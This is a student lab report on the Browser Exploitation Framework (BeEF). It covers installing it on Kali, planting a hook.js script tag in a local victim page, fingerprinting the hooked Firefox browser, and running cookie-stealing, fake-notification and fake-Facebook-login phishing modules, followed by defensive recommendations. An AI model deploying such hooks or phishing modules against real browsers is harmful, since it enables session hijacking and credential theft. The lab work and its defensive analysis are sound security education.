


BROWSER EXPLOITATION FRAMEWORK FOR WINDOWS SERVER HACKING

BY : MUBEEN KHAN



Contents

1.0 Executive Summary	2
1.1 Lab Objective.....	2
1.2 Tools and Technologies Used	2
2.0 Introduction to Browser Exploitation Framework (BeEF).....	2
2.1 What is BeEF?	2
2.2 Purpose and Application in Security Testing	3
3.0 Lab Setup and Installation.....	3
3.1 Kali Linux Virtual Machine Configuration	3
3.2 Installing and Initializing BeEF services	4
4.0 Accessing BeEF Control Panel	4
4.1 Web UI Authentication.....	4
4.2 Navigating the User Interface	5
5.0 Core Lab Activities	5
5.1 Hook concept and Creating Victim Web Page	5
5.1.1 Deploying the Hook with a Local Web Server.....	6
5.2 Analysing a Hooked Browser	7
5.2.1 Viewing Browser Details and Fingerprinting.....	7
5.3 Executing Commands on a Hooked Browser	7
5.3.1 Module: Get All Cookies	7
5.3.2 Module: Fake Notification bar	8
5.3.3 Module: Pretty Theft	8
6.0 Analysis of Results.....	9
6.1 Effectiveness of the Hook	9
6.2 Data Exfiltration Capabilities Demonstrated.....	9
6.3 Social Engineering Aspects	9
6.4 Defensive Implications and Recommendations.....	10
7.0 Conclusion	10
7.1 Key Learnings.....	10
7.2 Ethical Implications and Defensive Measures	11
7.3 Applications in Enterprise Security Management.....	11

1.0 Executive Summary

1.1 Lab Objective

This lab exercise is focused on practical reconnaissance and exploitation of web browsers using the Browser Exploitation Framework (BeEF). The goal of this lab is to understand how client-side attacks are initiated and executed by hooking a browser and demonstrating the potential for data exfiltration and system manipulation.

The key objectives of this lab were:

- Installation and configuration of BeEF framework on Kali Linux VM
- Understanding the concept of “hooking” a victim’s browser using a crafted web page
- Analysing detailed fingerprint of a hooked browser to assess its vulnerabilities
- Demonstrate the execution of various client-side commands on a hooked browser, including Harvesting browser cookies, retrieving the victim’s visited history, attempting to invoke the webcam through a social engineering prompt
- To observe the risk posed by client-side attacks and the importance of defensive strategies

1.2 Tools and Technologies Used

Virtualized Platform and Operating system: VM VirtualBox and Kali Linux 2025

Exploitation Framework : Browser Exploitation Framework

Web Server: Python 3 http module

Victim Browser: Mozilla Firefox

2.0 Introduction to Browser Exploitation Framework (BeEF)

2.1 What is BeEF?

It is a specialized penetration testing tool designed to assess the security posture of a web browser. The primary focus of BeEF is to focus on the client-side, specifically targeting the vulnerabilities within the web browsers and their extensions. Once a

browser is compromised, it can be used as a beachhead to launch further attacks against the system from within the victim's network.


2.2 Purpose and Application in Security Testing

The core purpose of BeEF is to highlight common web vulnerabilities such as **Cross-Site Scripting (XSS)**. BeEF applications include:

- **Client-Side Reconnaissance:** Fingerprinting browsers, operating systems, and installed plugins to identify potential vulnerabilities.
- **Social Engineering:** Launching deceptive prompts and fake SMS/notifications to trick users into performing actions, such as enabling their webcam or running a malicious executable.
- **Post-Exploitation:** Once a browser is hooked, there are wide range of actions we can perform using BeEF, from stealing session cookies and logged-in credentials to launching more advanced attacks against the internal network.
- **Security Awareness:** BeEF demonstrates the real-world impact of a poor web application security and unpatched browsers to developed and management, which makes it an invaluable tool for enterprise security management and training.

3.0 Lab Setup and Installation

3.1 Kali Linux Virtual Machine Configuration



3.2 Installing and Initializing BeEF services

```
(mubeen@kali)-[~]
$ sudo apt install beef-xss -y
[sudo] password for mubeen:
Sorry, try again.
[sudo] password for mubeen:
Installing:
beef-xss

Installing dependencies:
geopipupdate node-balanced-match node-corepack node-xtend
libnode115 node-brace-expansion node-minimatch nodejs
node-acorn node-cjs-module-lexer node-undici nodejs-doc

Suggested packages:
mmdb-bin npm

Summary:
Upgrading: 0, Installing: 13, Removing: 0, Not Upgrading: 971
Download size: 43.0 MB
Space needed: 177 MB / 31.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 node-xtend all 4.0.2-3 [3,932 B]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 node-cjs-module-lexer all 1.2.3+dfsg-1 [30.6 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 node-balanced-match all 2.0.0-1 [4,872 B]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 node-brace-expansion all 2.0.1+~1.1.0-2 [8,012 B]
Get:8 http://http.kali.org/kali kali-rolling/main amd64 libnode115 amd64 20.19.2+dfsg-1 [12.1 MB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 node-acorn all 8.8.1+ds+~cs25.17.7-
```

```
mubeen@kali: ~
File Actions Edit View Help
Processing triggers for man-db (2.13.1-1) ...

(mubeen@kali)-[~]
$ sudo beef-xss
[-] You are using the Default credentials. (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geopipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-09-18 01:59:32 AEST; 5s ago
  Invocation: 5e19d785e4a84cdd94ee27cf45903e5c
    Main PID: 3844 (ruby)
      Tasks: 10 (limit: 4545)
    Memory: 161.3M (peak: 161.3M)
       CPU: 5.391s
    CGroup: /system.slice/beef-xss.service
            └─3844 ruby ./beef
              3889 node /tmp/execjs20250918-3844-km51lojs

Sep 18 01:59:32 kali systemd[1]: Started beef-xss.service - beef-xss.
Sep 18 01:59:36 kali beef-include-vendor[3844]: [ 1:59:35][*] Browser Exploitation Fra...
```

4.0 Accessing BeEF Control Panel

4.1 Web UI Authentication

After BeEF service was successfully initialized, the framework's web-based control panel was accessed. We entered the details i.e. Username and password and gain access to the administrative interface.



4.2 Navigating the User Interface

After successful authentication we will be able to access the main interface which is divided into several key areas:

- **Hooked Browsers Panel:** It lists online and offline browsers that have executed the hook script.
- **Log Output:** A central panel displaying real-time logs and command execution results.
- **Details & Command Module Tabs:** Right-hand section, provided detailed information on a selected hooked browser and a categorized list of available attack modules.
- **RESTful API Indicator:** BeEF is running with its RESTful API active, ready to communicate with hooked browsers.



5.0 Core Lab Activities

5.1 Hook concept and Creating Victim Web Page

1. Creating new directory for this Lab exercise to keep things organized “**beef-lab**”
2. moving into that new directory “**cd beef-lab**”
3. Creating **victim.html** file using “**nano victim.html**”


```
(mubeen@kali)-[~]
$ mkdir beef-lab

(mubeen@kali)-[~]
$ cd beef-lab

(mubeen@kali)-[~/beef-lab]
$ nano victim.html

(mubeen@kali)-[~/beef-lab]
$
```

4. In the nano editor we entered the html code using our Ip address.




```
mubeen@kali: ~/beef-lab
GNU nano 8.4 victim.html *
<html>
<head>
  <title>Victim Page</title>
  <script src='http://127.0.0.1:3000/hook.js'></script>
</head>
<body>
  <h1>Hello from victim page!</h1>
  <p>This is a test page.</p>
</body>
</html>
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^N Replace   ^U Paste     ^J Justify   ^C Location
              Go To Line
```


5.1.1 Deploying the Hook with a Local Web Server

Now we start a web browser and run a python command on port 8000.

“python3 -m http.server 8000”.



```
(mubeen@kali)-[~/beef-lab]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [18/Sep/2025 17:29:52] "GET /victim.html HTTP/1.1" 200 -
127.0.0.1 - - [18/Sep/2025 17:31:23] "code 404, message File not found"
127.0.0.1 - - [18/Sep/2025 17:31:23] "GET /favicon.ico HTTP/1.1" 404 -
```




Then we open the web browser and search “http://<Kali_IP>:8000/victim.html”, the victim web page can be seen above.

5.2 Analysing a Hooked Browser

5.2.1 Viewing Browser Details and Fingerprinting

Upon accessing the victim page, the browser immediately appears in the “**Online Browsers**” list in the BeEF control panel. Selecting the hooked browser reveals a lot of information demonstrating BeEF’s powerful fingerprinting capability.




The screenshot shows the BeEF control panel interface. On the left, under 'Hooked Browsers', there is a list of 'Online Browsers' and 'Offline Browsers'. The 'Online Browsers' list shows a browser with ID '127.0.0.1'. The main panel displays the 'Details' tab for this browser, showing a table of browser capabilities and information.

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebrtc	No
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Thu Sep 18 2025 17:53:00 GMT+1000 (Australian Eastern Standard Time)
browser.engine	Gecko
browser.language	en-US
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
browser.platform	Linux x86_64
browser.plugins	PDF Viewer-v. undefined, Chrome PDF Viewer-v. undefined, Chromium PDF Viewer-v. undefined, Microsoft Edge PDF Viewer-v. undefined, WebKit built-in PDF-v. undefined
browser.version	128.0
browser.window.cookies	BEEFHOOK=H5DAqaqWfHzSeYdxK4QWbnptdJ6YhndBCBTvnuorK8PLScAgV...

This information is crucial for an attack to profile the target and select appropriate exploit modules.

5.3 Executing Commands on a Hooked Browser

5.3.1 Module: Get All Cookies



The screenshot shows the BeEF control panel interface with the 'Commands' tab selected. The 'Module Tree' on the left lists various modules, including 'Get All Cookies'. The 'Module Results History' table shows a successful execution of the 'Get All Cookies' module. The 'Get All Cookies' module details are displayed on the right, showing the description, ID, and domain.

Module Tree:

- Browser (59)
- Chrome Extensions (6)
 - Execute On Tab
 - Get All Cookies
 - Grab Google Contacts
 - Inject BeEF
 - Screenshot
 - Send Gvoice SMS
- Debug (9)
- Exploits (105)
- Host (24)
- IPEC (9)
- Metasploit (1)
- Misc (19)
- Network (23)
- Persistence (9)
- Phonegap (16)
- Social Engineering (24)

Module Results History:

id	date	label
0	2025-09-18 18:01	command 1

Get All Cookies:

Description: Steal cookies, even HttpOnly cookies, providing the hooked extension has cookies access. If a URL is not specified then all cookies are returned (this can be a lot!)

Id: 249

Domain (e.g. http://facebook.com): default_all

Execute

The command executed successfully, This demonstrates a direct method for **session hijacking**, as these cookies could be imported into an attacker’s browser to gain unauthorized access to the victim’s logged-in sessions without needing credentials.

5.3.2 Module: Fake Notification bar

BeEF 0.5.4.0 | Logout

Getting Started | Logs | Zombies | Auto Run | Current Browser

Details | Logs | Commands | Proxy | XssRays | Network

Hooked Browsers

Online Browsers

127.0.0.1

Offline Browsers

Module Tree

Search

Network (23)

Persistence (9)

Phonegap (16)

Social Engineering (24)

Text to Voice

Clickjacking

Clippy

Fake Flash Update

Fake Notification Bar

Fake Notification Bar (Chrom

Fake Notification Bar (Firefo

Fake Notification Bar (IE)

Google Phishing

Lcamtuf Download

Pretty Theft

Replace Videos (Fake Plugi

Simple Hijacker

Spoof Address Bar (data UF

TabNabbing

Edge WScript WSH Injectio

Fake Evernote Web Clipper

Fake LastPass

Firefox Extension (Bindshell

Firefox Extension (Dropper)

Firefox Extension (Reverse

HTA PowerShell

SiteKiosk Breakout

User Interface Abuse (IE 9/1

Module Results History

id	date	label
0	2025-09-18 18:09	command 1

Fake Notification Bar

Description: Displays a fake notification bar at the top of the screen, similar to those presented in IE.

Id: 18

Notification text:

Execute

Victim Page

BeEF Control Panel

127.0.0.1:8000/victim.html

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

This website wants to run the following applet: 'java' from 'Microsoft Inc'. To continue using this website you must accept the following security popup

This is a test page.

5.3.3 Module: Pretty Theft

127.0.0.1:8000/victim.html

OffSec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

Hello from victim page!

This is a test page.

Facebook Session Timed Out

Your session has timed out due to inactivity.
Please re-enter your username and password to login.

Email:

Password:

Log in

6.0 Analysis of Results

6.1 Effectiveness of the Hook

The process of hooking a browser was highly effective and deceptively simple. The deployment of a basic web server and a single HTML file containing the malicious script tag was sufficient to establish a persistent communication channel with the BeEF command and control (C2) server. This highlights a critical vulnerability: **any website or web application vulnerable to Cross-Site Scripting (XSS)** can be used as a vector to deploy the BeEF hook, turning its visitors into potential victims. The hook persisted for the duration of the browser session, providing a continuous window for attack.

6.2 Data Exfiltration Capabilities Demonstrated

The lab successfully exfiltrated sensitive data from the victim's browser with minimal effort, underscoring a major data breach risk.

- **Session Hijacking via Cookie Theft:** The "Get All Cookies" module demonstrated one of the most immediate dangers. The harvested cookies are authentication tokens that web applications use to maintain a user's logged-in state. An attacker can inject these stolen cookies into their own browser to gain instant, unauthorized access to the victim's accounts (e.g., email, social media, banking) **without needing login credentials**, effectively bypassing authentication mechanisms. This attack is particularly dangerous as it can also **circumvent Multi-Factor Authentication (MFA)**, as the session cookie is generated after the user has successfully completed all authentication steps.
- **Reconnaissance via History and Fingerprinting:** The "Get Visited Domains" module and the automatic "Details" fingerprinting provided a wealth of intelligence. This information allows an attacker to profile the victim (understanding their habits and frequently visited services) and tailor subsequent social engineering attacks or select browser-specific exploits, increasing the likelihood of a successful compromise.

6.3 Social Engineering Aspects

The social engineering modules revealed that technical exploits are often unnecessary when human psychology can be manipulated.

- **The "Fake Flash Update (Webcam)"** module generated a highly convincing and difficult-to-differentiate prompt. This demonstrates that even security-aware users can be tricked into granting permissions that lead to a breach if the pretext is credible.

- **The "Pretty Theft"** module showcased a sophisticated credential phishing attack that occurs entirely within the context of a legitimate website the user is already visiting. This inherent trust makes the fraudulent login popup far more convincing than a phishing email, significantly increasing the attack's success rate.

6.4 Defensive Implications and Recommendations

The results of this lab lead to several key defensive recommendations for enterprise security management:

1. **Strong Input Sanitization:** The primary defense against the initial hook is to prevent XSS vulnerabilities in all web applications through rigorous secure coding practices, including input validation and output encoding.
2. **Content Security Policy (CSP):** Implementing a strong CSP can effectively mitigate the risk of XSS attacks by whitelisting trusted sources of scripts, preventing the browser from executing malicious code like hook.js.
3. **Network Segmentation and Monitoring:** Monitoring outbound traffic for connections to unknown or suspicious domains (like a BeEF server) can help detect a compromised browser inside the network.
4. **User Awareness Training:** Educating users to be skeptical of unexpected prompts and update notifications is a crucial last line of defense against social engineering attacks.
5. **Browser Hardening:** Using browsers with strong sandboxing capabilities and keeping them updated can reduce the impact of certain exploits, though it does not prevent the hook itself.

7.0 Conclusion

7.1 Key Learnings

This laboratory exercise provided a practical and insightful exploration of client-side attack methodologies using the Browser Exploitation Framework (BeEF). The key learnings are multifaceted:

- **The Simplicity of Initial Compromise:** The process of hooking a browser was technically straightforward, requiring only a basic web server and a single line of malicious code. This underscores the critical danger posed by common web vulnerabilities like Cross-Site Scripting (XSS), which can serve as the initial entry point for a significant attack.

- **The Power of Post-Exploitation:** Once a browser was hooked, BeEF revealed its true strength. The framework provided an extensive arsenal of modules for reconnaissance, data exfiltration, and social engineering, demonstrating that a compromised browser is a powerful beachhead within a user's environment.
- **The Critical Value of Data:** The lab successfully exfiltrated highly sensitive information, including session cookies and browsing history. This confirmed that the browser is a treasure trove of data, and its compromise can lead directly to account takeover and identity theft, often bypassing strong authentication measures like multi-factor authentication (MFA).
- **The Effectiveness of Social Engineering:** The experiment proved that manipulating human psychology through convincing fake prompts and phishing popups can be just as effective, if not more so, than technical software exploits in achieving an attacker's goals.

7.2 Ethical Implications and Defensive Measures

The power of tools like BeEF comes with significant ethical responsibility. They are designed for legitimate security testing to understand and mitigate vulnerabilities, not for malicious use. From a defensive perspective, this lab highlights several non-negotiable security practices:

- **Proactive Defense:** Relying solely on prevention is insufficient. Enterprises must adopt a layered security posture that includes robust input validation (to prevent XSS), strict Content Security Policies (CSP), continuous network monitoring for anomalous traffic, and comprehensive user security awareness training.
- **Assume Breach:** The ease of browser compromise reinforces the need for a "assume breach" mindset, focusing on detecting and responding to incidents quickly to minimize damage.

7.3 Applications in Enterprise Security Management

For an enterprise security context, this lab is immensely valuable. It translates abstract vulnerabilities into tangible demonstrations of risk that can be presented to management and developers. The hands-on experience with BeEF equips a security professional with the knowledge to:

- **Assess Web Application Security:** More effectively test for and understand the real-world impact of XSS and other client-side flaws.
- **Develop Realistic Threat Models:** Model the tactics, techniques, and procedures (TTPs) of adversaries who leverage client-side attacks.

- **Prioritize Remediation Efforts:** Advocate for the patching of specific vulnerabilities by demonstrating their concrete consequences, such as session hijacking and data theft.

In summary, this lab was not merely an exercise in using a tool; it was a critical lesson in the modern attack chain. It provided a clear view of how seemingly minor web application flaws can be weaponized to breach user privacy and organizational security, thereby emphasizing the continuous need for vigilant, layered defenses in the enterprise landscape.